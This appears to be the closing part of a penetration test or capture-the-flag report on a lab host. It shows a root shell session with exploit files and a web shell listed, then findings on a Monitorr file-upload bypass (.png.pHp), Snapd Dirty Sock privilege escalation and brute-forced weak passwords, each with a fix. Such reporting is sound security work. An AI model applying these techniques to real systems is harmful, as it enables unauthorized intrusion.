uid=0(root) gid=0(root) groups=0(root)
dirty_sock@petshop:/var/www/monitorr/assets/data/usrimg$ sudo su
root@petshop:/var/www/monitorr/assets/data/usrimg# ls
aidin9.gif.php  dirty_sockv1.py  dirty_sockv2.py  linpeas1.sh  linpeas.sh  linpeas.sh.1  lin.sh  usrimg.png
root@petshop:/var/www/monitorr/assets/data/usrimg# find / -type f -iname 'root*txt' -exec echo {} \; -exec cat {} \;
/root/root.txt
[redacted]
```

4. Post Exploitation

- **User Flag**: [Captured Flag]
- **Root Flag**: [Captured Flag]

Finding Classification

Each vulnerability or risk identified has been labeled as a Finding and categorized as a Critical Risk, High Risk, Medium Risk, Low Risk, or Informational, which are defined as:

Critical Risk Issues

These vulnerabilities should be addressed as soon as possible as they may pose an immediate danger to the security of the networks, systems, or data.
Exploitation does not require advanced tools or techniques or special knowledge of the target.

High Risk Issues

These vulnerabilities should be addressed promptly as they may pose a significant danger to the security of the networks, systems, or data.
The issue is commonly more difficult to exploit but could allow for elevated permissions, loss of data, or system downtime.

Medium Risk Issues

These vulnerabilities should be addressed in a timely manner.
Exploitation is often difficult and requires social engineering, existing access, or exceptional circumstances.

Low Risk Issues

The vulnerabilities should be noted and addressed at a later date.
These issues offer little opportunity or information to an attacker and may not pose an actual threat.

Informational Issues

These issues are for informational purposes only and likely do not represent an actual threat.

Finding

Finding Summary

Finding	Description	Risk Level
Monitorr Remote Code Execution (RCE)	The web application allowed the upload of files by bypassing the validation, enabling an attacker to execute arbitrary code on the server.	Critical
Snapd Privilege Escalation (Dirty Sock - CVE-2019-7304)	The Snapd service on the server was vulnerable to the Dirty Sock privilege escalation exploit, allowing an attacker to elevate privileges to root.	Critical
Weak Password Policy	The web application's login page for Monitorr and Jellyfin did not enforce a strong password policy, making it vulnerable to brute-force attacks.	High
Subdomain Enumeration and Misconfiguration	Subdomain enumeration revealed the presence of several subdomains, some of which were not properly configured or secured.	Medium

Finding-01 Monitorr Remote Code Execution (RCE)

Risk Level: Critical

Observation: The Monitorr service, running on a subdomain of the target environment, is vulnerable to an unauthenticated RCE exploit. This is due to a vulnerability in version 1.7.6m, which allows an attacker to upload malicious files bypassing security checks.

Description: The Monitorr service allows an attacker to bypass file extension validation by uploading files with extensions like .png.pHp. This vulnerability can be exploited to execute arbitrary code on the server.

Recommendation: Update the Monitorr service to the latest version or apply patches that address the file upload vulnerability. Additionally, ensure proper input validation and file type restrictions.

Finding-02 Snapd Privilege Escalation (Dirty Sock - CVE-2019-7304)

Risk Level: Critical

Observation: The target machine was running a vulnerable version of **Snapd**, which is susceptible to the Dirty Sock vulnerability (CVE-2019-7304).

Description: This vulnerability allows a local attacker to exploit Snapd's API to create a malicious user and escalate privileges to root. The exploit was successfully used to gain root access to the system.

Recommendation: Update Snapd to a version that is not vulnerable to Dirty Sock. Regularly apply security patches and updates to services to prevent such vulnerabilities from being exploited.

Finding-03 Weak Password Policy

Risk Level: High

Observation: The web application's login page for Monitorr and Jellyfin did not enforce a strong password policy, making it vulnerable to brute-force attacks.

Description: Default credentials such as admin for Monitorr were used, and brute-force attempts were easily executed using Hydra, highlighting the need for stronger security controls.

Recommendation: Implement strong password policies and enforce multi-factor authentication (MFA) on all login portals. Monitor for brute force attempts and apply account lockout mechanisms.

Finding-04 Subdomain Enumeration and Misconfiguration

Risk Level: Medium

Observation: Multiple subdomains were discovered during the enumeration process. However, these subdomains displayed similar "Under Construction" messages, indicating potential misconfigurations.

Description: Subdomain enumeration revealed the presence of several subdomains, some of which were not properly configured or secured. These subdomains could potentially expose sensitive information or act as entry points for attackers.

Recommendation: Implement proper security measures for subdomains, such as access restrictions and monitoring for subdomain enumeration attempts.